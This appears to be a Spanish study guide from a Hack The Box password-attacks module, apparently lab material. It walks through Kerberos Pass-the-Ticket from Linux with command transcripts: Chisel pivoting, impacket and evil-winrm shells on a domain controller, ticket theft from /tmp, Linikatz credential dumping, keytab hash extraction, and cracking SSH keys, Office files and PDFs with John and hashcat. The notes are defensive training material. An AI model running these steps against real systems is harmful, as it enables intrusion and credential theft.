10/07/2022 13:25:01 10/07/2022 23:25:01 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
    renew until 10/08/2022 13:25:01
root@linux01:~# smbclient //dc01/C$ -k -c ls -no-pass
$Recycle.Bin          DHS      0 Wed Oct  6 17:31:14 2021
Config.Msi            DHS      0 Wed Oct  6 14:26:27 2021
Documents and Settings DHSrnrn 0 Wed Oct  6 20:38:04 2021
john                 D       0 Mon Jul 18 13:19:50 2022
julio                D       0 Mon Jul 18 13:54:02 2022
pagefile.sys          AHS 738197504 Thu Oct  6 21:32:44 2022
```

Nota: `klist` muestra la información del ticket. Debemos considerar los valores "inicio válido" y "caduca". Si la fecha de vencimiento ha pasado, el boleto no funcionará. **ccache files** son temporales. Pueden cambiar o caducar si el usuario ya no los utiliza o durante las operaciones de inicio y cierre de sesión.

Uso de herramientas de ataque de Linux con Kerberos

La mayoría de las herramientas de ataque de Linux que interactúan con Windows y Active Directory admiten la autenticación Kerberos. Si los usamos desde una máquina unida a un dominio, debemos asegurarnos de que nuestra variable de entorno **KRB5CCNAME** esté configurada en el archivo ccache que queremos usar. **En caso de que estemos atacando desde una máquina que no es miembro del dominio, por ejemplo, nuestro host de ataque, debemos asegurarnos de que nuestra máquina pueda comunicarse con el KDC o el controlador de dominio y que la resolución de nombres de dominio esté funcionando.**

Editamos el `/etc/hosts`

```
sudo nano /etc/hosts
```

Añadir una línea como la siguiente:

```
192.168.1.10 domain.local
```

Realizar la resolución de nombres con `nslookup`:

```
nslookup domain.local
```

Comunicación con el KDC:

Para verificar la comunicación con el KDC o el controlador de dominio, puedes usar el comando ping o telnet hacia el puerto 88 (Kerberos) o 389 (LDAP).


```
ping domain.local  
telnet domain.local 88
```

Si puedes resolver el nombre y comunicarte con el KDC en el puerto 88, significa que la resolución de nombres de dominio y la comunicación con el controlador de dominio están funcionando correctamente.

En este escenario, nuestro host de ataque no tiene una conexión con el servidor **KDC/Domain Controller** y no podemos usar el controlador de dominio para la resolución de nombres. Para usar Kerberos, necesitamos enviar nuestro tráfico mediante proxy **MS01** con una herramienta como [Chisel](#) y [Proxychains](#) y editar el archivo [/etc/hosts](#) para codificar las direcciones IP del dominio y las máquinas que queremos atacar.

Archivo de host modificado

```
cat /etc/hosts
```




Pasar el Ticket (PtT) desde Linux

```
AlejandroGB@htb[/htb]$ cat /etc/hosts  
  
# Host addresses  
  
172.16.1.10 inlanefreight.htb inlanefreight dc01.inlanefreight.htb dc01  
172.16.1.5 ms01.inlanefreight.htb ms01
```

Necesitamos modificar nuestro archivo de configuración de [proxychains](#) para usar [socks5](#) y el puerto [1080](#).

Archivo de configuración de cadenas de proxy

```
cat /etc/proxchains.conf
```



Pasar el Ticket (PtT) desde Linux

```
AlejandroGB@htb[/htb]$ cat /etc/proxchains.conf  
  
<SNIP>  
  
[ProxyList]  
socks5 127.0.0.1 1080
```

Debemos descargar y ejecutar [chisel](#) en nuestro host de ataque.

Descarga Chisel a nuestro Host de Ataque

```
wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
gzip -d chisel_1.7.7_linux_amd64.gz
mv chisel_* chisel && chmod +x ./chisel
sudo ./chisel server --reverse
```

Pasar el Ticket (PtT) desde Linux

```
AlejandroGB@htb[/htb]$ wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
AlejandroGB@htb[/htb]$ gzip -d chisel_1.7.7_linux_amd64.gz
AlejandroGB@htb[/htb]$ mv chisel_* chisel && chmod +x ./chisel
AlejandroGB@htb[/htb]$ sudo ./chisel server --reverse

2022/10/10 07:26:15 server: Reverse tunneling enabled
2022/10/10 07:26:15 server: Fingerprint 58EulHjQXA0sBRpxk232323sdLHd0r3r2nrdVYoYeVM=
2022/10/10 07:26:15 server: Listening on http://0.0.0.0:8080
```

Conéctese **MS01** a través de RDP y ejecute chisel (ubicado en **C:\Tools**).

Conéctese a MS01 con xfreerdp

```
xfreerdp /v:IP /u:david /d:inlanefreight.htb /p:Password2 /dynamic-resolution
```

Pasar el Ticket (PtT) desde Linux

```
AlejandroGB@htb[/htb]$ xfreerdp /v:10.129.204.23 /u:david /d:inlanefreight.htb /p:Password2
```

Ejecutar chisel desde MS01

```
c:\tools\chisel.exe client IP-Atacante:8080 R:socks
```

Pasar el Ticket (PtT) desde Linux

```
C:\htb> c:\tools\chisel.exe client 10.10.14.33:8080 R:socks
```

```
2022/10/10 06:34:19 client: Connecting to ws://10.10.14.33:8080
2022/10/10 06:34:20 client: Connected (Latency 125.6177ms)
```

Nota: La IP del cliente es la IP del host de ataque.

Finalmente, necesitamos transferir el archivo ccache de Julio **LINUX01** y crear la variable de entorno **KRB5CCNAME** con el valor correspondiente a la ruta del archivo ccache.

Configuración de la variable de entorno KRB5CCNAME

```
export KRB5CCNAME=/home/htb-student krb5cc_647401106_I8I133
```

Pasar el Ticket (PtT) desde Linux

```
AlejandroGB@htb[/htb]$ export KRB5CCNAME=/home/htb-student krb5cc_647401106_I8I133
```

Nota: Si no está familiarizado con las operaciones de transferencia de archivos, consulte el módulo [Transferencias de archivos](#).

Impacket

Para usar el ticket Kerberos, debemos especificar el nombre de nuestra máquina de destino (no la dirección IP) y usar la opción **-k**. Si nos solicita una contraseña, también podemos incluir la opción **-no-pass**.

Usando Impacket con proxychains y autenticación Kerberos

```
proxychains impacket-wmiexec dc01 -k  
whoami
```

Pasar el Ticket (PtT) desde Linux

```
AlejandroGB@htb[/htb]$ proxychains impacket-wmiexec dc01 -k  
[proxychains] config file found: /etc/proxychains.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.14  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation  
  
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:445 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK  
[*] SMBv3.0 dialect used  
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:135 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:50713 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
C:\>whoami ←  
inlanefreight\julio
```

Nota: Si está utilizando herramientas Impacket desde una máquina Linux conectada al dominio, tenga en cuenta que algunas implementaciones de Active Directory de Linux utilizan el prefijo ARCHIVO: en la variable **KRB5CCNAME**. Si este es el caso, necesitamos modificar la variable solo para incluir la ruta al archivo ccache.

Evil-Winrm

Para utilizar [evil-winrm](#) con Kerberos, necesitamos instalar el paquete Kerberos utilizado para la autenticación de red. Para algunos Linux como los basados en Debian (Parrot, Kali, etc.), se llama **krb5-user**. Durante la instalación, recibiremos un mensaje para el ámbito de Kerberos. Utilice el nombre de dominio: **INLANEFREIGHT.HTB** y el KDC es el **DC01**.

Instalación del paquete de autenticación Kerberos

```
sudo apt-get install krb5-user -y
```

A terminal window titled "Pasar el Ticket (PtT) desde Linux". The command "AlejandroGB@htb[/htb]\$ sudo apt-get install krb5-user -y" is run. The output shows the package lists being read, dependencies being built, and state information being checked, all completed successfully.

```
AlejandroGB@htb[/htb]$ sudo apt-get install krb5-user -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Default Kerberos Version 5 realm

A terminal window titled "Configuring Kerberos Authentication". It asks for the default Kerberos realm, which is set to "INLANEFREIGHT.HTB". The message "<0k>" indicates successful configuration.

```
Configuring Kerberos Authentication
When users attempt to use Kerberos and specify a principal or user name without specifying what administrative Kerberos realm that principal belongs to, the system appends the default realm. The default realm may also be used as the realm of a Kerberos service running on the local machine. Often, the default realm is the uppercase version of the local DNS domain.

Default Kerberos version 5 realm:
INLANEFREIGHT.HTB
<0k>
```

Los servidores Kerberos pueden estar vacíos.

Administrative Server for your Kerberos Realm

A terminal window titled "Configuring Kerberos Authentication". It asks for the administrative server for the realm, which is set to "DC01". The message "<0k>" indicates successful configuration.

```
Configuring Kerberos Authentication
Enter the hostname of the administrative (password changing) server for the INLANEFREIGHT.HTB Kerberos realm.

Administrative server for your Kerberos realm:
DC01
<0k>
```

En caso de que el paquete **krb5-user** ya esté instalado, debemos cambiar el archivo de configuración **/etc/krb5.conf** para incluir los siguientes valores:

Archivo de configuración Kerberos para INLANEFREIGHT.HTB

```
cat /etc/krb5.conf
```

AlejandroGB@htb[/htb]\$ cat /etc/krb5.conf

```
[libdefaults]
    default_realm = INLANEFREIGHT.HTB

<SNIP>

[realms]
    INLANEFREIGHT.HTB = {
        kdc = dc01.inlanefreight.htb
    }

<SNIP>
```

Ahora podemos usar evil-winrm.

Usando Evil-WinRM con Kerberos

```
proxychains evil-winrm -i dc01 -r inlanefreight.htb
```

AlejandroGB@htb[/htb]\$ proxychains evil-winrm -i dc01 -r inlanefreight.htb

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v3.3

Warning: Remote path completions are disabled due to ruby limitation: quoting_detection_pr
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-w
Info: Establishing connection to remote endpoint

[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:5985 ... OK
*Evil-WinRM* PS C:\Users\julio\Documents> whoami ; hostname
inlanefreight\julio
DC01
```

Miscellaneous

Si queremos usar un **ccache file** en Windows o **kirbi file** en una máquina Linux, podemos usar [impacket-ticketConverter](#) (`impacket/examples/ticketConverter.py`) para convertirlos. Para usarlo, especificamos el archivo que queremos convertir y el nombre del archivo de salida. Convertimos el archivo ccache de Julio a kirbi.

Convertidor de billetes de impacto

```
impacket-ticketConverter krb5cc_647401106_I8I133 julio.kirbi
```

```

Pasar el Ticket (PtT) desde Linux

AlejandroGB@htb[/htb]$ impacket-ticketConverter krb5cc_647401106_I8I133 julio.kirbi
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] converting ccache to kirbi...
[+] done

```

Podemos hacer la operación inversa seleccionando primero un archivo **.kirbi file**. Usemos el archivo **.kirbi** en Windows.

Importación de ticket convertido a sesión de Windows con Rubeus

C:\tools\Rubeus.exe ptt /ticket:c:\tools\julio.kirbi
klist
dir \\dc01\julio

```

Pasar el Ticket (PtT) desde Linux

C:\htb> C:\tools\Rubeus.exe ptt /ticket:c:\tools\julio.kirbi
-----
v2.1.2

C:\htb> klist ←
Current LogonId is 0x031adf02

Cached Tickets: (1)

#0> Client: julio @ INLANEFREIGHT.HTB
Server: krbtgt/INLANEFREIGHT.HTB @ INLANEFREIGHT.HTB
KerbiTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x1c20000 -> reserved forwarded invalid renewable initial 0x20000
Start Time: 10/10/2022 5:46:02 (local)
End Time: 10/10/2022 15:46:02 (local)
Renew Time: 10/11/2022 5:46:02 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\htb>dir \\dc01\julio ←
Volume in drive \\dc01\julio has no label.
Volume Serial Number is B8B3-0D72

Directory of \\dc01\julio

07/14/2022 07:25 AM <DIR> .
07/14/2022 07:25 AM <DIR> ..
07/14/2022 04:18 PM 17 julio.txt ←
 1 File(s) 17 bytes
 2 Dir(s) 18,161,782,784 bytes free

```


Linikatz

[Linikatz](#) es una herramienta creada por el equipo de seguridad de Cisco para explotar credenciales en máquinas Linux cuando hay integración con Active Directory. En otras palabras, Linikatz aporta un principio similar a [Mimikatz](#) los entornos UNIX.

Al igual que Mimikatz, para aprovechar Linikatz, necesitamos ser root en la máquina. Esta herramienta extraerá todas las credenciales, incluidos los tickets de Kerberos, de diferentes implementaciones de Kerberos como [FreeIPA](#), [SSSD](#), [Samba](#), [Vintella](#), etc. Una vez que extrae las credenciales, las coloca en una carpeta cuyo nombre comienza con [linikatz](#). Dentro de esta carpeta encontrará las credenciales en los diferentes formatos disponibles, incluidos ccache y keytabs. Estos se pueden utilizar, según corresponda, como se explicó anteriormente.

Descarga y ejecución de Linikatz

```
wget https://raw.githubusercontent.com/CiscoCXSecurity/linikatz/master/linikatz.sh  
/opt/linikatz.sh
```



```
AlejandroGB@htb[/htb]$ wget https://raw.githubusercontent.com/CiscoCXSecurity/linikatz/master/linikatz.sh  
AlejandroGB@htb[/htb]$ /opt/linikatz.sh  
[= [ @timb_machine ]=  
  
I: [freeipa-check] FreeIPA AD configuration  
-rw-r--r-- 1 root root 959 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Linux-Vendor-Firmware-Servi  
-rw-r--r-- 1 root root 2169 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Linux-Foundation-Firmwa  
-rw-r--r-- 1 root root 1702 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Hughski-Limited  
-rw-r--r-- 1 root root 1679 Mar 4 2020 /etc/pki/fwupd/LVFS-CA.pem  
-rw-r--r-- 1 root root 2169 Mar 4 2020 /etc/pki/fwupd-metadata/GPG-KEY-Linux-Foundation-  
-rw-r--r-- 1 root root 959 Mar 4 2020 /etc/pki/fwupd-metadata/GPG-KEY-Linux-Vendor-Firmw  
-rw-r--r-- 1 root root 1679 Mar 4 2020 /etc/pki/fwupd-metadata/LVFS-CA.pem  
I: [sss-check] SSS AD configuration
```

Comando de linux para saber el usuario actual a que grupos está permitido:

```
realm list
```

Keytabs

Un archivo **keytab** (abreviatura de key table) es un archivo utilizado en sistemas que implementan el protocolo de autenticación **Kerberos**. Contiene claves secretas (o tickets) asociadas a una cuenta, que permiten a un sistema o servicio autenticarse en un dominio Kerberos sin requerir la intervención del usuario (es decir, sin necesidad de proporcionar una contraseña manualmente).

Comando para encontrar archivos keytab en sistemas linux

```
find / -name *keytab 2>/dev/null  
find / -name "*.keytab" 2>/dev/null
```

```
david@inlanefreight.htb@linux01:/opt$ find / -name *keytab 2>/dev/null  
/etc/krb5.keytab  
/opt/specialfiles/carlos.keytab
```

```
david@inlanefreight.htb@linux01:/opt$ python3 keytabextract.py /opt/specialfiles/carlos.keytab  
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.  
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.  
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.  
[+] Keytab File successfully imported.  
    REALM : INLANEFREIGHT.HTB  
    SERVICE PRINCIPAL : carlos/  
    NTLM HASH : a738f92b3c08b424ec2d99589a9cce60  
    AES-256 HASH : 42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f  
    AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
```

Código del [keytabextract.py](#)

Copiamos el NTLM HASH: a738f92b3c08b424ec2d99589a9cce60 en un archivo hash.txt para crackearlo:

```
hashcat -m 1000 hash.txt mut_password.list
```

```
* Runtime....: 0 secs  
a738f92b3c08b424ec2d99589a9cce60:Password5  
Session.....: hashcat  
crash.....: cracked
```

```
hashcat -m 1000 hash.txt --show
```

```
[root@epalio ~]# hashcat -m 1000 hash.txt --show
a738f92b3c08b424ec2d99589a9cce60:Password5
```

Crontab

Saber los crontab del usuario actual

```
crontab -l
```

Tickets

para importar el ticket Kerberos de **User** desde el directorio /tmp, y luego usar ese ticket para acceder a la carpeta compartida \\DC01\\user y leer el archivo **user.txt**

```
root@linux01:~# ls -la /tmp/
total 76
drwxrwxrwt 13 root          root          4096 Sep 26 22:40 .
drwxr-xr-x  20 root          root          4096 Sep 26 22:39 ..
drwxrwxrwt  2 root          root          4096 Sep 26 22:23 .font-unix
drwxrwxrwt  2 root          root          4096 Sep 26 22:23 .ICE-unix
-rw-----  1 julio@inlanefreight.htb    domain users@inlanefreight.htb 1406 Sep 26 22:40 krb5cc_647401106_HRJDux
-rw-----  1 julio@inlanefreight.htb    domain users@inlanefreight.htb 1414 Sep 26 22:40 krb5cc_647401106_QuwYhV
-rw-----  1 david@inlanefreight.htb   domain users@inlanefreight.htb 1406 Sep 26 22:25 krb5cc_647401107_Deq253
-rw-----  1 svc_workstations@inlanefreight.htb domain users@inlanefreight.htb 1535 Sep 26 22:29 krb5cc_647401109_F12IEY
-rw-----  1 carlos@inlanefreight.htb   domain users@inlanefreight.htb 1746 Sep 26 22:40 krb5cc_647402606
-rw-----  1 carlos@inlanefreight.htb   domain users@inlanefreight.htb 1433 Sep 26 22:27 krb5cc_647402606_91JyEJ
drwx----- 3 root              root          4096 Sep 26 22:23 snap.lxd
```

Vamos a cd ~ y tipeamos lo siguiente para copiar los tickets y poder usarlos para conectarnos al DC01 y ver archivos compartidos para el usuario julio:

```
cd ~
cp /tmp/krb5cc_647401106_HRJDux .
cp /tmp/krb5cc_647401106_QuwYhV .
export KRB5CCNAME=/root/krb5cc_647401106_HRJDux
export KRB5CCNAME=/root/krb5cc_647401106_QuwYhV
klist
smbclient //DC01/julio -k
more user.txt
```

linikatz.sh

Utilizando la herramienta [linikatz.sh](#) descubrimos el usuario default o principal (**linux01**) y su ruta de ticket ccache.

```
I: [check] Machine Kerberos tickets
I: fsss-check1 SSS ticket list
Ticket cache: FILE:/var/lib/ssss/db/ccache_INLANEFREIGHT.HTB
Default principal: LINUX01$@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
09/26/24 22:55:01  09/27/24 08:55:01  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
      renew until 09/27/24 22:55:01. Flags: RTA
```

Vamos a la ruta cd ~ y copiamos el ticket ccache lo exportamos, verificamos kerberos con klist e ingresamos al recurso compartido de linux01:

```
cd ~  
cp /var/lib/sss/db/ccache_INLANEFREIGHT.HTB .  
export KRB5CCNAME=/root/ccache_INLANEFREIGHT.HTB  
klist  
smbclient //DC01/linux01 -k -c  
mget flag.txt
```

Protected Files

En busca de archivos codificados

```
for ext in $(echo ".xls .xls* .xltx .csv .od* .doc .doc* .pdf .pot .pot* .pp*");do echo -e "\nFile extension: " $ext; find / -name *$ext 2>/dev/null | grep -v "lib\|fonts\|share\|core";done
```

Buscando claves SSH

```
grep -rnw "PRIVATE KEY" /* 2>/dev/null | grep ":1"
```

La mayoría de las claves SSH que encontramos hoy en día están cifradas. Podemos reconocerlas por el encabezado de la clave SSH, ya que muestra el método de cifrado utilizado.

```
cry0l1t3@unixclient:~$ grep -rnw "PRIVATE KEY" /* 2>/dev/null | grep ":1"  
  
/home/cry0l1t3/.ssh/internal_db:1:-----BEGIN OPENSSH PRIVATE KEY-----  
/home/cry0l1t3/.ssh/SSH.private:1:-----BEGIN OPENSSH PRIVATE KEY-----  
/home/cry0l1t3/Mgmt/ceil.key:1:-----BEGIN OPENSSH PRIVATE KEY-----
```

[RSAcrack](#) (Podremos hacer ataque de fuerza bruta a estas llaves SSH)

Claves SSH cifradas

```
cry0l1t3@unixclient:~$ cat /home/cry0l1t3/.ssh/SSH.private  
  
-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4,ENCRYPTED  
DEK-Info: AES-128-CBC,2109D25CC91F8DBFCEB0F7589066B2CC  
  
8Uboy0afrrTahejVGmB7kgvxkqJL0czb1I0/hEzPU1leCqhCKBlxYldM2s65jhflD  
4/0H4ENhU7qpJ62KlrnZhFX8UwYBmebNDvG12oE7i21hB/9UqZmmHktjD3+0YTSD  
...SNIP...
```

Si vemos un encabezado de este tipo en una clave SSH, en la mayoría de los casos no podremos usarla inmediatamente sin realizar ninguna acción adicional. Esto se debe a que las claves SSH cifradas están protegidas con una frase de contraseña que se debe ingresar antes de usarlas. Sin embargo, muchas personas suelen ser descuidadas en la selección de la contraseña y su complejidad porque SSH se considera un protocolo seguro y muchos no saben que incluso el protocolo ligero [AES-128-CBC](#) puede descifrarse.

Cracking con John

John The Ripper Tiene muchos scripts diferentes para generar hashes a partir de archivos que luego podemos usar para descifrar. Podemos encontrar estos scripts en nuestro sistema usando el siguiente comando.

```
locate *2john*
```

```
AlejandroGB@htb[/htb]$ locate *2john*
/usr/bin/bitlocker2john
/usr/bin/dmg2john
/usr/bin/gpg2john
/usr/bin/hccap2john
/usr/bin/keepass2john
/usr/bin/putty2john
/usr/bin/racf2john
/usr/bin/rar2john
/usr/bin/uaf2john
/usr/bin/vncpcap2john
```

Podemos convertir muchos formatos diferentes en hashes únicos e intentar descifrar las contraseñas con esto. Luego, podemos abrir, leer y usar el archivo si tenemos éxito. Existe un script de Python llamado [ssh2john.py](#) para claves SSH, que genera los hashes correspondientes para claves SSH cifradas, que luego podemos almacenar en archivos.

```
ssh2john.py SSH.private > ssh.hash
cat ssh.hash
```

```
AlejandroGB@htb[/htb]$ ssh2john.py SSH.private > ssh.hash
AlejandroGB@htb[/htb]$ cat ssh.hash

ssh.private:$sshng$0$8$1C258238FD2D6EB0$2352$f7b...SNIP...
```

A continuación, debemos personalizar los comandos de acuerdo con la lista de contraseñas y especificar nuestro archivo con los hashes como el objetivo a descifrar. Después de eso, podemos mostrar los hashes descifrados especificando el archivo hash y usando la opción [--show](#).

```
john --wordlist=rockyou.txt ssh.hash
john ssh.hash --show
```

```
AlejandroGB@htb[/htb]$ john --wordlist=rockyou.txt ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
1234      (SSH.private)
1g 0:00:00:00 DONE (2022-02-08 03:03) 16.66g/s 1747Kp/s 1747Kc/s 1747KC/s Knightsing..Babying
Session completed
```

```
AlejandroGB@htb[/htb]$ john ssh.hash --show
SSH.private:1234
1 password hash cracked, 0 left
```

Descifrado de documentos

A lo largo de nuestra carrera profesional nos encontraremos con muchos documentos diferentes, que además están protegidos con contraseña para impedir el acceso a ellos por parte de personas no autorizadas. Hoy en día, la mayoría de las personas utilizan archivos Office y PDF para intercambiar información y datos comerciales. Casi todos los informes, la documentación y las hojas de información se pueden encontrar en formato DOC y PDF de Office, ya que ofrecen la mejor representación visual de la información. John proporciona un script de Python llamado **office2john.py** para extraer hashes de todos los documentos comunes de Office que luego se pueden introducir en John o Hashcat para descifrarlos sin conexión. El procedimiento para descifrarlos sigue siendo el mismo.

Cómo descifrar documentos de Microsoft Office

office2john.py Protected.docx > protected-docx.hash
cat protected-docx.hash
john --wordlist=rockyou.txt protected-docx.hash
john protected-docx.hash --show

```
Archivos protegidos

AlejandroGB@htb[/htb]$ office2john.py Protected.docx > protected-docx.hash
AlejandroGB@htb[/htb]$ cat protected-docx.hash
Protected.docx:$office$*2007*20*128*16*7240...SNIP...8a69cf1*98242f4da37d916305d8e2821360773b7edc481b
```

```
AlejandroGB@htb[/htb]$ john --wordlist=rockyou.txt protected-docx.hash  
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])  
Cost 1 (MS Office version) is 2007 for all loaded hashes  
Cost 2 (iteration count) is 50000 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
1234 (Protected.docx) ←  
1g 0:00:00:00 DONE (2022-02-08 01:25) 2.083g/s 2266p/s 2266c/s 2266C/s trisha..heart  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

```
AlejandroGB@htb[/htb]$ john protected-docx.hash --show  
Protected.docx:1234
```

Descifrado de archivos PDF

```
pdf2john.py PDF.pdf > pdf.hash  
cat pdf.hash  
john --wordlist=rockyou.txt pdf.hash  
john pdf.hash --show
```

```
AlejandroGB@htb[/htb]$ pdf2john.py PDF.pdf > pdf.hash  
AlejandroGB@htb[/htb]$ cat pdf.hash  
  
PDF.pdf:$pdf$2*3*128*-1028*1*16*7e88...SNIP...bd2*32*a72092...SNIP...0000*32*c48f001fdc79a030
```

```
AlejandroGB@htb[/htb]$ john --wordlist=rockyou.txt pdf.hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])  
Cost 1 (revision) is 3 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
1234 (PDF.pdf) ←  
1g 0:00:00:00 DONE (2022-02-08 02:16) 25.00g/s 27200p/s 27200c/s 27200C/s bulldogs..heart  
Use the "--show --format=PDF" options to display all of the cracked passwords reliably  
Session completed
```

```
AlejandroGB@htb[/htb]$ john pdf.hash --show  
PDF.pdf:1234 ←  
  
1 password hash cracked, 0 left
```

NOTA: algo de John y hashcat

Luego de ir a [CrackStation](#) y descargar todos los [hashes](#) de la página, podremos realizar un ataque a los hashes de forma offline, como podemos ver a continuación.

John

```
john --wordlist=crackstation.txt hash.txt  
john --format=raw-md5 --wordlist=crackstation.txt hash.txt
```

hashcat

```
hashcat -m 0 -a 0 -o cracked.txt hash.txt crackstation.txt --status
```

Comando para buscar coincidencias en el diccionario rockyou2024.txt

```
grep -F -n -i "qwerty" /usr/share/wordlists/rockyou.txt  
grep -F -i "qwerty" /usr/share/wordlists/rockyou.txt
```

John the Ripper y **Hashcat** son dos de las herramientas más populares para crackear hashes y contraseñas, pero tienen enfoques ligeramente diferentes y soporte para diversos tipos de hashes. A continuación, te explico los tipos de hashes que ambas herramientas pueden crackear y algunas diferencias importantes entre ellas:

1. John the Ripper

